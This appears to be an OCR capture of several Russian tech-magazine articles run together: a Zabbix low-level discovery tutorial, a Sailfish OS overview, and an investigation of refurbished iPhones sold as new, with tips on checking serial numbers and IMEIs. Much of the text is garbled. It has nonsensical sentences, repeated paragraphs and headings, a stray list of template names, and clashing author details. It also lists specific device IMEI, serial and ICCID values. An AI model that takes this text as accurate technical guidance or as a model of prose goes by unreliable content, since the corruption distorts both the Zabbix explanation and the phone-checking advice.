Сегодня я расскажу о важной части системы мониторинга Zabbix — низкоуровневом обнаружении, или Low Level Discovery. Статья посвящена тебе с базовыми сведениями об этой интересной фичине и покажет, как использовать LLD-систему мониторинга и вывести ее на новый уровень.

Ирин такой стала родителем, у меня когда в котловане заливают эпоху «поставил — взорвал», не то чтобы из ряда вон выходящее. Но проверю ночи и выходные. Ирина — сисадмин в крупной компании, у нее тоже есть Zabbix, и ей нужно «сделать что-нибудь такое, чтобы не ночью».

Не секрет, что правильно настроенный мониторинг в 99 случаях из 100 позволяет обойтись вообще ночью и выходными. Или даже может быть любого пета: от простых технических ошибок на фронтах до сложных инцидентов с потерями. Но чтобы до этого дойти, нужно сначала сделать мониторинг. Если вы уже прошли этот путь, то вам уже знакомы и свои шаблоны, и сделанные вручную скрипты, и даже, может быть, какая-нибудь самодельная система обнаружения — достаточно опыта и в мир Zabbix LLD.

Мы научимся: «обнаружение» которых — прямо по имени. А как быть, когда таких состояний, но неизвестно заранее? Когда серверов уже не десять, а сотня, и на каждом свой набор? Как и сервисов? Мониторим LLD-ом.

Низкоуровневое обнаружение в виде скрипта для создания LLD дает все возможности для гибкой настройки мониторинга. Можно сделать такой скрипт, который и серверы для разных объектов в системе мониторинга. Как пример: у нас есть сервер, на котором крутятся несколько сервисов, и нужно мониторить каждый сервис отдельно. Для каждого сервиса в системе Zabbix нужно свой хост, для каждого свой шаблон, для каждого свой набор элементов данных, триггеров и графиков.

Все это можно сделать вручную — достаточно опыта и в мир Zabbix LLD.

Мы научимся: «обнаружение» которых — прямо по имени. А как быть, когда таких состояний, но неизвестно заранее? Когда серверов уже не десять, а сотня, и на каждом свой набор? Как и сервисов? Мониторим LLD-ом.

Низкоуровневое обнаружение в виде скрипта для создания LLD дает все возможности для гибкой настройки мониторинга. Можно сделать такой скрипт, который и серверы для разных объектов в системе мониторинга. Как пример: у нас есть сервер, на котором крутятся несколько сервисов, и нужно мониторить каждый сервис отдельно. Для каждого сервиса в системе Zabbix нужно свой хост, для каждого свой шаблон, для каждого свой набор элементов данных, триггеров и графиков.

Все это можно сделать вручную — достаточно опыта и в мир Zabbix LLD.

НИЗКОУРОВНЕВОЕ ОБНАРУЖЕНИЕ В ТЕОРИИ

Начиная с версии Zabbix 2.0 и по сегодняшнюю 3.0 Zabbix умеет мониторить не только автообнаружение на хостах, LLD еще очень хорошо реализует работу сервера Zabbix. В случае сервера Zabbix сервер сам создает свои задачи на хосты, чтобы получить метрику. Обычно задача ставится в очередь на выполнение, и сервер ждет, пока на хосте не выполнится в порядке его очереди, но, если метрик много, сервер будет сервер ждать загрузки. В случае LLD ситуация обратная: сервер ставит задачу на хосте, и агент выполняет LLD-скрипт, а сервер ждет, пока агент не пришлет ответ. Сервер сам создает задачи, агент получает задачу, выполняет, что прикажешь, а что нет, исходит из настроек.

Рассмотрим технологию LLD на хосте сервера. Предположим, у нас есть сервер, на котором крутятся несколько сервисов. Допустим, нам нужно отслеживать статус каждого сервиса. Что и сделаем, — начнем с нуля. Отрезал от кусо LLD, сделал свой шаблон, свой хост, свой скрипт — все свое. Все это можно сделать вручную — достаточно опыта и в мир Zabbix LLD.

А теперь к теории этот экскурс для начинающих «Линукс».

НИЗКОУРОВНЕВОЕ ОБНАРУЖЕНИЕ В ТЕОРИИ

Начиная с версии Zabbix 2.0 и по сегодняшнюю 3.0 Zabbix умеет мониторить не только автообнаружение на хостах, LLD еще очень хорошо реализует работу сервера Zabbix. В случае сервера Zabbix сервер сам создает свои задачи на хосты, чтобы получить метрику. Обычно задача ставится в очередь на выполнение, и сервер ждет, пока на хосте не выполнится в порядке его очереди, но, если метрик много, сервер будет сервер ждать загрузки. В случае LLD ситуация обратная: сервер ставит задачу на хосте, и агент выполняет LLD-скрипт, а сервер ждет, пока агент не пришлет ответ. Сервер сам создает задачи, агент получает задачу, выполняет, что прикажешь, а что нет, исходит из настроек.

Рассмотрим технологию LLD на хосте сервера. Предположим, у нас есть сервер, на котором крутятся несколько сервисов. Допустим, нам нужно отслеживать статус каждого сервиса. Что и сделаем, — начнем с нуля. Отрезал от кусо LLD, сделал свой шаблон, свой хост, свой скрипт — все свое. Все это можно сделать вручную — достаточно опыта и в мир Zabbix LLD.

А теперь к теории этот экскурс для начинающих «Линукс».

НИЗКОУРОВНЕВОЕ ОБНАРУЖЕНИЕ В ТЕОРИИ

Схема работы LLD

В остальном хостовые элементы работают по схеме «получить-проверить-отдать». Рассмотрим документацию полет в отрыве дуплекса.

INFO

Чтобы понимать, прежде работа в режиме действия элементов в системе, всегда рекуй схему. Это поможет тебе решить проблемы с работы системы и сохранит тебе в случае, если ты даже не программист и компонентов нет.

КАК ЭТО ВЫГЛЯДИТ НА ПРАКТИКЕ


Что можно автоматизировать, с помощью LLD? Все что угодно! Главное — чтобы на хосте были большие элементы Zabbix. Такие элементы называются LLD. Есть есть имена стандарты. Хорошо бывает — мониторинг количества свободной в очередях на сервере RabbitMQ. Если у тебя несколько очередей, то можно может быть больше стоя. А из стандарты обычаем нам понадобятся только: имя очереди и количество сообщений в данной очереди. Можно сделать «Пиф, стандарт» обойдемся.

1. Собрать количество свободной в очередях AMQP на сервере.
2. На сервере, если в очередях свободные сообщения, то отправить сообщение за тем, между, вывести сервер предупреждение. Если свыше 100 за 30 минут, то "пингер-пингер-пингер" отправить клиентам.

Схема работы LLD

Переходим к настройкам LLD на сервере Zabbix. Необходимо будет настроить шаблон, а выдавать — обнаружение. Все просто.

Настраиваем шаблон AMQP: «Настройка» → Шаблоны → Создать шаблон. Заполняем поля «Имя шаблона» и «Видимое имя» (в примеру, Template App AMQP). Переходим в только что созданный шаблон. Создаем группу элементов данных на AMQP метрик. Добавим новый хостс или группу и шаблон.


Шаблоны
Группы узлов сети
Шаблоны
Узлы сети
Хосты
Обслуживание
Корреляция событий
Обнаружение
Сервисы
Template App AMQP
Template Module Zabbix agent
Template Module Zabbix server
Template Module ICMP Ping
Template Module Linux
Template Module Zabbix server
Template Module Zabbix server cluster
Template Module Zabbix proxy
Template Module Zabbix proxy cluster
Template Module Zabbix agent active
Template Module Zabbix agent passive
Template Module Zabbix server health
Template Module Zabbix proxy health
Template Module Zabbix server cluster health
Template Module Zabbix proxy cluster health
Template Module Zabbix agent active health
Template Module Zabbix agent passive health
Template Module Zabbix server health
Template Module Zabbix proxy health
Template Module Zabbix server cluster health
Template Module Zabbix proxy cluster health
Template Module Zabbix agent active health
Template Module Zabbix agent passive health
Template Operating System Linux
Template Operating System Linux by Zabbix agent
Template Operating System Linux by Zabbix agent active
Template Operating System Linux by Zabbix agent passive

SAILFISH: КАК ЗАМЕНА ANDROID

ИЗУЧАЕМ ОПЕРАЦИОННУЮ СИСТЕМУ, КОТОРАЯ ОСВОБОДИТ ТВОЙ ТЕЛЕФОН ОТ ГНЕТА GOOGLE

Александр Толстов
a.s.tolstov@gmail.com

INFO

Sailfish переводится как «рыба-парусник», а jolla — это по-фински «ходочка», родственник нашего кита. Вот такая рыбацкая терминология.

На рынке мобильных ОС уже много лет доминирует Android, оставляя значимую нишу только для iOS. Как насчет альтернативы? В этой статье мы изучим как раз такой вариант — мобильную операционную систему Sailfish ОС финской компании Jolla. Проектируя новую ОС, они — иметь на телефоне настоящий Linux (лишенный родовых болячек Nokia N900).

Как самое далее у Android есть и другие конкуренты, например Tizen. Но все же Sailfish — единственная система, которую можно установить на смартфоны сегодняшнего дня, плюс Jolla уделила внимание пользователям моделей под свой маркет, и это аргумент все еще присутствует на рынке.

Sailfish — это, по сути, прямой конкурент операционки Meego. Эту систему, возможно, успел увидеть в аппарате Nokia N9. Meego — полнодушный Linux, обладающий, помимо кода, приемлемым набором стек технологий: Qt, как Sailfish; Pulseaudio и Wayland. Никаких виртуальных Java машин, только нативный код.

Пользовательская среда — самобытная: разработка Jolla, написанная на Qt 5 и QML. Интерфейс в Sailfish построен на жестах и касаниях, поэтому отдельной кнопки Home система не требуется. Для разблокировки нужно двигать иконку экрана и затем смахнуть его в сторону. Навигация по системе строится на свайпах.

Центральный экран занимает список приложений, который можно прокручивать. Делаем свайп влево — выплывает панелька с типами подключений, небольшой свайп вверх — появляется меняющийся до с избранными приложениями, а если потянуть сильнее — покажется основное меню системы. Прослушивая музыку в стереоуши, можно переключаться между треки основными клавишами: сенсор выдает жесткие нажатия, управляемые и минимальное запаздывание задач. Виртуальная рабочая столешка, как в Android, тут нет, но к этому быстро привыкаешь.

Часть UI написана с использованием Silica — собственного расширения QML, которое Jolla не стоит сообщаться (так же как и движок «ночного» звука тиеса). Все остальное написано открытой кодовой базой.

Что касается аппаратов, на которых работает эта ОС, то это Jolla Jolla (sic!), Jolla C, Inno R7 (смартфон среднего уровня под отечественным брендом) и несколько различных моделей планшетов, наверно, которые вряд ли тебе что-то скажут. М-да, негусто... Но пиши в Jolla вовремя подсуетилась и почастила ваз в Российскую Федерацию. Результат: Российская глава сообщила свободный версии Sailfish X для смартфонов Sony Xperia X и X42. Это уже другое дело! Имея современную «соньку», можно заменить Android на Sailfish и адекватно водить свободно полной грудью... Но, как в анекдоте, тут есть нюанс...

НЮАНСЫ

Ты, конечно, знаешь, что операционка без собственной экосистемы приложений ничего чего стоит. Вокруг Jolla сообщество сложилось, но все же маленькое сообщество, которое потихонечку пилит программы под свою любимую систему. «Из коробки» в Sailfish есть «неполной» набор приложений, включая родной почтовый веб-браузер на Gecko. Но этого, конечно, мало.

Есть сайт openrepos.net — что-то вроде CPAN в Fedora или CRB в openSUSE. Там можно найти много чего: и клиентов софта, и не очень.

Понимая, что с таким ресурсом на рынке разбираются несколько, основатели Jolla договорились со шведскими компанией Myriad Group AG о лицензировании их продукта Alien Dalvik — сторонней реализации Android runtime. Для Sailfish стали доступны такие приложения из мира Android. Входной барьер низок как никогда: достаточно уметь скачивать файлы APK из сущности из Google.

В итоге, помимо Steamom (клиента для OpenRepos), в системе имеется относительно «урезанный» клиент магазина Jolla, где примерно половина ассортимента помечена значком с роботом — это и есть приложения с Android. Интересные с ними нюансы выскакивают:

Недавно обновленные
Twitter
Twitter для Android
Twitter
Twitter
Twitter

БЕРИ iPHONE!


КАК ПОД ВИДОМ НОВЫХ АЙФОНОВ ПРОДАЮТ ПОДДЕЛЬНЫЕ ПОЛУРАБОЧИЕ СМАРТФОНЫ

Сергей Фёдоров
Руководитель
технологического сектора
Group-IB
Twitter: @sergfedorov

Для исследований, демонстрации и разработки нам в «Эшелоне/С» приходится ежемесячно приобретать по несколько устройств с iOS. Как правило, мы стараемся брать iPhone с чужеродным свежим процессором (если не требуется самая свежая или экзотическая версия чипсета). Разумеется, наш товар хочется сэкономить, если покупка идет для одного iPhone может сказаться на семейном бюджете, то ежемесячная закупка даже мелких партий устройств — уже заметная статья в бюджете компании.

В последние годы в России появилось множество сайтов, которые пытаются убедить нас в том, что они легальные магазины. Один из каналов продаж таких сайтов — площадка Avito. Как правило, по низкой цене предлагается устройство, описанное как «новый, в коробке, проверен при покупке». Кто бы не хотел купить iPhone дешевле, чем обычно в потоке два раза ниже, чем в официальном магазине Apple, но отличить себе синдиномо проверенное, что телефон — «серый» и гарантии будет «от магазина». Что же ты получишь, если купишь такое «новое, в коробке, проверен при покупке» устройство? Или должен ли Более полной картины в особо интересном случае мы приходим все дам на iPhone — это точная копия модели до IMEI и серийного номера. Закрыто рассказывать, что это всем этим делать, чтобы проверить подлинность iPhone.

Оригинальные Apple iPhone
Купите новый iPhone в 1 Клик
Выбрать iPhone
Экспресс доставка за 1 час!
Выгодные скидки и приятные подарки
Оригинальная продукция с гарантией
Новые цены
iPhone SE
Память
16Гб 12 000 ₽
32Гб 13 000 ₽
64Гб 14 000 ₽
128Гб 15 000 ₽
Оригинальная продукция
Гарантия 1 год
Доставка по России
Оплата при получении
10 000 ₽
Купить в 1 Клик



Но один из четырех телефонов не прошел проверку на подлинность. Рассмотрим этот хорошо выглядит аппарат (у оставшихся ситуация была сносной, отличалась мелкая деталью)

- Состояние: iPhone SE (Space Gray, 16GB)
- Идентификатор модели (из коробки и в телефоне): MG7S2LL/* (A1662)
- Серийный номер: F2SDEFRHGK7D
- IMEI: 355435077737969
- Официальная цена Apple: уже не продается
- Цена у ритейлеров/дилеров (из стадии запуска): 19–20 тыс.рублей
- Цена официально восстановленного устройства: 14–15 тыс.рублей
- Цена «нового в коробке»: 11 тыс.рублей

Устройство прошло в покупкой на настоящую коробку, затянутой в качественный термопластик. Если одновременно не держать в руках оригинальный аппарат, в принципе, у среднего покупателя не вызывают при сравнении один в один реальная невозможным глазом.

Проверим характеристики модели показать, что устройство продавали чтобы для рынка США и было выпущено для оператора Verizon (с подразделе CDMA и медиаканал Qualcomm). Тем не менее устройство соответствовало, включая со стандартами европейскими стандартами.

У «нового» в коробке» iPhone SE был неновой версия iOS. Обычно устройство поставляется с версией iOS 9.3.5 и выше.

Проверка по IMEI и серийному номеру показала, что цвет устройства — Gold. Если бы компания дисконтно не возня у нас раньше, то он точно появился бы потерь, в руках мы держали аппарат в корпусе цвета Space Gray.

Дополнительная проверка показала для производства: 02.08.2016. Кроме того, сайт любезно указал приблизительную дату покупки: 14.08.2016.

К сожалению, все что мне удалось узнать сайте «checkcoverage.apple.com», — это то, что телефон был частью кулеров и активирован. Больше ещё между «в коробке» и «в руках» — ровно 2 месяца. Что произошло за эти месяцы

В телефоне была установлена свежая версия iOS 12.1.2, выпущ. на 17 декабря 2018 года. Как это версия iOS могла оказаться на устройстве, выпущенном в 2016 году и «лежавшем на складе», — продавец умалчивает.

Что, что касается «в коробке», то в ящике для бумаг полным-от серийного номера, выданного сотовой, нас уже совсем не удивило.

Что же или какие изменения в этом случае и на «новом» «душе до жизни» такое?

Мы получили аппарат, кусторыми обрезом восстановленный в китайском подвале. «Серый импорт» как раз и означает, что российской продавец купил в Китае партию восстановленных телефонов. Как он попал в Китай? Скорее всего, перебрал более перекрашивания владельцев в trade-in или продал с рук за мизерную цену. Устройство вывезли в Китай для восстановления в первичный цикл или на продажу серой. Поскольку продажа планировалась в России, в коробку положили подделыну вину зарядку и подставили мой «Gift». Цифрлиц в «неоплаченные» сенчерки поставляется работать с такими «коробочками» шкурками после установки обновления. Коробку наличайте в блокнадной типографии и запечатав в точно на недорогом стаке.

ЕЩЕ ДВА iPHONE SE

Неон — детали ещё двух аппаратов iPhone SE. Попробуем определить, что с ними не так.

Устройство 1

- Модель: iPhone SE 64GB MLM82VC/*, LL (A1723)
- Цвет: Space Gray
- Серия: C39XS32HH0H
- IMEI: 357405036256355
- iOS 11.2.2 (15C202)
- Состояние: аккумулятор 99%

Проверка модели показывает, что устройство предназначено для канадского рынка.

Цвет и объем накопителя соответствует заявленным. Проверка гарантийных обязательств через checkcoverage.apple.com показала, что телефон был приобретен в американском более года назад, гарантийные обязательства производителя истекли.

Проверяем IMEI и выясняем, что телефон производился более трех лет назад, при этом iOS 11.2.2 (15C202) выпущена лишь 8 января 2018 года. Иначе, что в телефоне была установлена версия iOS, выпущенная в 2016 году, а «лежавшим на складе» — продавец умалчивает.

Что, что касается «в коробке» — ящик для бумаг полным-от серийного номера, выданного сотовой, нас уже совсем не удивило.

Что же или какие изменения в этом случае и на «новом» «душе до жизни» такое?

Мы получили аппарат, кусторыми обрезом восстановленный в китайском подвале. «Серый импорт» как раз и означает, что российской продавец купил в Китае партию восстановленных телефонов. Как он попал в Китай? Скорее всего, перебрал более перекрашивания владельцев в trade-in или продал с рук за мизерную цену. Устройство вывезли в Китай для восстановления в первичный цикл или на продажу серой. Поскольку продажа планировалась в России, в коробку положили подделыну вину зарядку и подставили мой «Gift». Цифрлиц в «неоплаченные» сенчерки поставляется работать с такими «коробочками» шкурками после установки обновления. Коробку наличайте в блокнадной типографии и запечатав в точно на недорогом стаке.

ЕЩЕ ДВА iPHONE SE

Неон — детали ещё двух аппаратов iPhone SE. Попробуем определить, что с ними не так.

Устройство 1

- Модель: iPhone SE 64GB FLN2R3LJ/A (A1723)
- Цвет: Space Gray
- Серия: FRGMR1NPHGKJ
- IMEI: 353066096543029
- Текущая версия iOS 12.1.1 (16B91) (обновлено установлено в нашей лаборатории)

Впервые нам показалось действительно честно восстановленное устройство, предназначенное именно для российского рынка.

Номер модели, начинающийся с F, указывает на телефон был восстановлен в авторизованном сервисе Apple, а для Китая RU дотолкнет, что устройство предназначено именно для российского рынка. Проверка гарантийных обязательств Apple по серийному номеру показывает, что мы были первыми, кто активировал этот телефон в сервисе 2018 года, и у нас есть остаток гарантии, действительный до 8 октября 2019 г. Именно так и должны выглядеть «честные» восстановленные телефоны. К сожалению, у нас не сохранилось информации о том, какая версия iOS была в устройстве «на коробке». iOS 12.1 мы получили самостоятельно спустя несколько недель назад, так как именно эта версия — одна из последних, для которой был доступен обнаружный Google Project Zero.

Успех? Почти: этот телефон был — одиностанный — куплен в официальной розничной «Мегафон» в качестве «новых», без полного «восстановленный».

ПРОИЗВОДИТЕЛЬ (RED), 128 ГИГАБАЙТ — ГАРАНТИЯ ОТ ОДНОГО ГОДА!

Следующий аппарат — iPhone 7, именно такой аппарат потребовался для отладки работы учитыи, извлекающей образы файловой системы устройства. Что отличает iPhone 7 от предыдущих версий?

Через несколько часов после заказа нам доставили устройство, обладающее следующими характеристиками.

- Модель: MN4M2LL/A (A1660)
- Серия: F71TJ7GGHFCT
- IMEI: 359107074194
- Официальная цена Apple: 48,800 тысяч рублей (цена дарогого цвета: в России красная аппаратуры официально не продается)
- Цена у ритейлеров/дилеров: от 38 тысяч рублей
- Цена «нового в коробке»: 21,9 тысяч рублей

Кстаю: правда телефона, упакованный оригинально: «коробка». Вероятно, у работника на фабрике фальш-пыла третьи смена без отдыха.

Так же как и в случае с iPhone SE, модель отправлялась как Verizon (соответственно, CDMA и модем Qualcomm), более точно — «iPhone 7 128GB Rose Gold». Вновь в комплекте наушники.

Уровень иноиса аккумулятора зашкалевал: оставшийся ресурс — 79%. Оригинальная аккумулятор Apple имеет ресурс достаточно серьезный: 20% ресурса восприкатывается за 500–700 полных циклов заряда-разряда. Поскольку один полный цикл заряда-разряда подразумевает изменение 100% емкости (или один цикл заряда с 0 до 100%, или два с 50 до 100%, или три с 33 до 100%), то, если бы аккумулятор использовался честно, что «новый» в коробке» телефон был в активном использовании от полугода до двух лет.

Проверка по IMEI и серийному номеру показала цвет устройства Rose Gold. Конечно, данная информация, но все-таки не совсем.

Дата производства определяется как 30.08.2016, время первой активации выясняется задолго.

На устройстве была установлена iOS 12.1.1 (как раз то, что требовалось для отладки уязвимости Google Project Zero: заполнения). Нужно не обязательно, что в августе 2016-го, когда устройство выпустили, iOS 12 не было даже в проекте?

Серийный номер, указанный на коробке, отличается от того, который выдал iOS. Чисто говоря, нам трудно себе представить целенаправленно, которая будет за свои деньги покупать телефонов меньше чем за половину официальной цены. Нас случай — исключение: все, что нам нужно, — это работающая материнская плата и функционирующий разъем Lightning. Но покупать такое для личного использования вряд ли будет оправданным риском.

ОТКУДА ТОЧНО ГАРАНТИЯ?

Этот iPhone — одно из недавно купленных устройств, которые мы используем для отладки уязвимостей нескорбимого доступа. Разумеется, «новый в коробке» На руках: iPhone 7 Silver 32GB.

- Model: MN2C2LL/A (A1660)
- Серия: F7FV20190H7D
- IMEI: 355830008157746
- Серийный номер на коробке соответствует тому, который сообщает iOS

Смотри, какой замечательный результат нам выдает проверка гарантийных обязательств на сайте checkcoverage.apple.com:

Видно, что телефон был честно куплен и активирован в США более года назад, гарантия уже закончилась. Результат проверки по IMEI не хуже:

Model	iPhone 7 (2000)
Brand	APPLE
IMEI	IMEI 355830008157746 SN 0F7FV20 B
SN	F7FV20190H7D
Color	Rose Gold
Memory	32GB
Production date	29-08-2017
Warranty date	1 year(s) 7 month(s) 1 day(s)
Factory	China (Zhengzhou - Foxconn)

Уже интересно: выглядит телефон был в корпусе «розовое золото», а на руках у нас модель в серебристом цвете.

Навскоро, посмотрим, что собой представляет модель MN2C2LL/A (A1660). По информации 9to5mac.com, модель предназначена для американского CDMA-оператора Sprint. Дополнительная проверка через Sprint подтвердила отсутствие гарантии:

- Carrier : Sprint MVNO USA
- ICCID : 8901120200003327685
- Network GSM: Clean

В сухом остатке: «новый в коробке» iPhone 7 производился годом ранее, а семьмесяца назад, был приобретен у американского оператора Sprint, активирован более года назад (гарантия закончилась). Телефон был отвязан от оператора. Потом в руки попадаем умельцы, устроившие обновление: цвет с неполучившего розового на модной серебристый. Телефон был изменен-тован европейской версией и продан в России как «новый в коробке». Упаковка, кстати, была действительно новая.

Продолжение стр. 4

БЕРИ IPHONE!

КАК ПОД ВИДОМ НОВЫХ АЙФОНОВ ПРОДАЮТ ВОССТАНОВЛЕННЫЕ ПОЛУРАБОЧИЕ СМАРТФОНЫ

СТАТИСТИКА

Две партии устройств, описанных выше, можно было бы списать на случайность. Но вот что произошло во время проведения тренинга в Англии.

Перед нами стояла задача обеспечить каждого из девяноста участников тренинга телефоном iPhone 5s. Участники должны были модифицировать системный раздел устройства, а это дорога в один конец (после нее — только восстановление системы на актуальную версию iOS для которой и как не было гипасовс уязвимостей). Соответственно, нам подошло бы не каждое устройство, а только то, которые работали на одной из вполне конкретных версий iOS. Если перенестись в современные реалии, то нам потребовалась бы партия самых дешевых, предоставленных Apple, на которых была бы установлена iOS 12.0–12.1.2, не старше и не новее. (На тот момент нам требовались соответствующие версии iOS 10.) Просто пойти в магазин и купить, к сожалению, не вариант: обновления iOS, как бы странно, можно исключительно до одной из тех версий, которые серверы Apple продолжают подписывать.

После долгих обзвонов мы нашли продавца, каждый из которых смог поставить по три-четыре заветных экземпляра с «новыми» iPhone 5s, работающими на нужной нам версии операционной системы. В общей сложности мы получили пятнадцать устройств.

Ни одно из них не прошло проверку подлинности. Абсолютно все были восстановлены «подвальным» способом. Один из пятнадцати телефонов отказал еще до того, как мы смогли его настроить. Еще в одном разъем Lightning работал на зарядку, но не работал в режиме обмена данными. Еще на одном не действовал датчик отпечатков пальцев (впрочем, датчик и не был нужен для нашей цели). Еще на одном телефоне наблюдался странный симптом: телефон распознавался компьютером, но обмен криптоключами с целью создания pairing после закончился ошибкой.

В половине устройств стояли дешевые экраны, а один и вовсе отличился: вместо оригинального покрытия китайцы умудрились нанести «плохейшее» — попытаюсь провести аналогию с дистиллированным алкоголем — можно. Из пятнадцати устройств условно работоспособными оказалось одиннадцать. Еще один телефон нам пришлось выбрасывать из собственного фонда.

ОТЗЫВЫ ПОКУПАТЕЛЕЙ

Особый восторг вызывают течение отзывов «довольных покупателей» подобных устройств. Я тщательно сохранил оригинальную орфографию. Наслаждайтесь!

> *Ну не знаю. Мне повезло вроде. Разве что по мелочи. Перестала работать боковая кнопка. И немного зрелит верхний динамик. С аппаратом кому уже 5 месяц.*

Отличается только? Да уже.

> *Взял в итоге в его, в принципе работает без нарекений, проблем с обновлением нет, единственное что не работает - тачайди, вместо оригинальной кнопки стоит фальш кнопка пока (под отпечатки). Что-бы работал отпечаток (китайской кнопке) нужен джайл фрейк, но с этим проблемы с приобретением есть поэтому пока обходимся. Телефон мобайл не работает на различных айфонах. Поэтому сейчас не пользуюсь отпечатком, а я не нужен он совсем. Прежде чем покупать, проверил телефон на касе ас всех возможных сервисах. "Звёзд" пробивается без проблем.*

Некоторым везет получить «почти не Китай».

> *Из китайского в аппарате стоит только модуль зарядки, кнопка с отпечатком. Остальное все оригинал, дисплей тоже оригинальный. Так что покупайте на свой страх и риск. Ручку говорю это "восстановленная" модель "восстановленного телефона".*

Знай, что «прям с завода» Apple производит айфоны, не работающие на морозе. Но поможет отключение температурного датчика (?) на задней панели корпуса (??):

> *В работе норм, не жалуюсь, из глюков отключается на морозе, пришлось разобрать и снять температурный датчик на задней панели корпуса, но эта проблема на многих зверьках, даже с завода.*

С точки зрения пользователей, в отказе датчика Touch ID виновата, конечно, компания Apple, а никак не собственное страстное желание сэкономить любой ценой. Теперь тебе придется жить со знанием, что «по вай-фаю просто плохо ставят ПО».

> *Вот насчет полного обновления у меня так сломался просто наровном месте,начиная по зарядку,утром проснулся на работу,вставляю в телефон более того,оператор тех поддержки АТЕ так же соглелся восстановить обновку мои скорее всего криво встал,но все равно спасибо,что тебе были щедрые и я свой 5s продал по решению приятелю,так как гарантия давно закончилась, так что есть такие люди как я у которых действительно сломано Только тут ай дейл есть,новые обновления ну как кривые а большинство случаев по вай-фаю просто плохо встает ПО*

ЧТО ТАКОЕ REFURBISHED BY APPLE

Некоторые продавцы утверждают, что их телефоны были восстановлены в официальном сервисном центре. Это всегда ложь. Ни один сервисный центр Apple в России не занимается восстановлением телефонов. Все устройства refurbished by Apple поступают новой идентификацией модели (если устройство восстановлено на фабрике Apple, модель должна начинаться на N, если стороннем, но авторизованным сервисом — на F). Если же идентификатор модели начинается на M, то перед нами устройство, которое было продано в качестве «нового».

БЕЗ TOUCH ID

Несколько лет назад на рынке появилась крупная партия «новых в коробке» iPhone 5s «без Touch ID». Во всех случаях это будут «подвальные» аппараты, восстановленные нагуманным способом в Китае с использованием неродных модулей экран + Touch ID. Какие еще детали в таком телефоне поменяли китайцы умельцы — не знаю. Тем не менее, большинство таких телефонов заставил «ведущего аналитика» Эльдара Муртазина предположить, что именно работники Apple сидят в китайских подвалах:

> *Учитывая, как в компании отслеживают все, что происходит вокруг iPhone, предположить, что Apple не видит эти восстановленные аппараты, невозможно. Но компания никак не реагирует. Более того, она не отключает эти телефоны, не препятствует их активации. Для меня это всю ночь нервает на то, что в компании не просто знают о подобном устройстве, но и как-то заинтересованы в их появлении на множестве рынков. (...) Предположить, что кто-то, кроме Apple, может создавать новые IMEI-номера для iPhone, невозможно, а значит, эту активность проявляет сама компания.*

На самом же деле под видом «новых» или «refurbished» аппаратов покупателю предлагаются кадавры, собранные умельцами из нескольких штук сразу с использованием дешевых неоригинальных запчастей. Подробности по ссылке: «Phone без Touch ID — что это и стоит ли покупать?».

КАК ПРОВЕРИТЬ: СЕРИЙНЫЙ НОМЕР

Кое-что о телефоне можно узнать, даже не распечатывая коробку. Для этого достаточно ввести серийный номер устройства с коробки на странице check-coverage.apple.com.

ВНИМАНИЕ: в ряде случаев серийный номер, указанный на коробке купленного у подарочного продавца устройства, может не совпадать с тем номером, который сообщает сервис. Если такое случилось, никакие дальнейшие проверки не нужны; перед тобой — «подвальный»iPhone.

При проверке серийного номера нового или официально восстановленного устройства, которое еще не было активировано, ты должен получить сообщение об отсутствии у Apple данных о гарантийном обслуживании. Если же видишь сообщение «срок истек» — ждать ничего не нужно: перед тобой бывшее в употреблении устройство, «восстановленное» в подвале. Если ты видишь что-то подобное, перед тобой — «подвальная» подделка.

> *Техническая поддержка по телефону: срок истек*
> *Вам предоставлено право на платное телефонное обращение в службу технической поддержки Apple.*
>
> *Право на обслуживание и ремонт: срок истек*
> *Согласно нашим данным, на этот продукт больше не распространяется условия ограниченной гарантии Apple или программы AppleCare, предоставляющих право на обслуживание и ремонт аппаратного обеспечения, по причине истечения срока действия.*

У официально восстановленного устройства всегда будет год гарантийного обслуживания от Apple. Если ты проверишь гарантийные обязательства продавцовпо после активации iPhone, ты должен увидеть информацию об оставшемся месяце гарантийного обслуживания — это должен быть один год, а дата активации должна совпадать с той датой, когда ты действительно активировал телефон. К сожалению, сайт отрабатывает с задержкой (иногда — длительной задержкой, часто до суток), так что актуальной информации ты можешь и не дождаться.

КАК ПРОВЕРИТЬ: IMEI

Довольно много информации о телефоне можно получить, просто проверив идентификатор IMEI. Для этого нужно ввести IMEI устройства на сайте imei.info. В результате нам выдадут что-то подобное:

Model:	iPhone SE (A1662)
Brand:	APPLE
IMEI:	TAC: 355635 IMC: 07 SNR: 707976 CD: 9
SN:	F17G3ERFRAZ9D
Color:	Gold
Memory:	16GB
Production date:	02-08-2016
iPhone age:	2 year(s), 6 month(s), 28 day(s)
Factory:	China (Zhengzhou - Foxconn)
Estimated purchase date:	16-08-2016

Из полезного:

- **Цвет**. Но верь глазам своим: если проверка по IMEI утверждает, что телефон «золотой», а в руках у тебя устройство серого цвета — перед тобой кадавр.
- **Дата выпуска** (точная) и предположительная дата продажи. По дате выпуска можно точно знать, какая версия iOS должна быть установлена на телефоне.

Процесс производства iPhone отличается от процесса производства смартфонов с Android. Если на телефон с Android производитель может залить, в принципе, любую версию прошивки от самой первой до актуальной на момент выхода телефона с конвейера (нам встречалось оба варианта), то с iPhone все гораздо проще: может быть установлена только и исключительно та версия iOS, которую Apple продолжает подписывать на момент сборки устройства. То есть, если устройство выпущено 2 августа 2016 года, то нам может быть установлена только iOS 9.3.4 и никакая другая. Если вдруг тебе предлагают устройство, выпущенное в декабре 2016 году, а на борту у него стоит iOS 12 — знай: «новый в коробке» устройством долго и с удовольствием пользовались и регулярно обновлялись.

А вот предположительная дата продажи на самом деле может означать что угодно: только Apple знает, когда в точности было активировано устройство (если это произошло менее года назад, то информацию можно получить по серийному номеру, см. выше).

ИДЕНТИФИКАТОР МОДЕЛИ

На нашем примере мы видим модель MLY52LL/A (A1662), предназначенную для американского рынка. Более конкретно аппарат идентифицируется как «16GB Gold Verizon». В коробке же вместе с телефоном была упакована вполне европейского вида вилка. Если модель предназначена для одного региона, а комплектующие в ней — для другого, перед тобой одноразовый кадавр.

Для iPhone SE назначение идентификаторов моделей можно посмотреть по ссылке. Для iPhone 5 — рядом.

«ГОД ГАРАНТИИ»

Я знаю, что все внимательные читатели ещё никак не остановят читателя от покупки залежа «В коробке», ожидая, что же дальше? Спрашиваю, — скажет читатель. Мне же вспоминается история одного знакомого, который купил в подземном переходе часы Rolex за пару сотен рублей и пошел с ними купаться, понадеявшись на надпись «water resistant». Конечно, ни говорить, что «water resistance» там было точно такой же, как и «Rolex»?

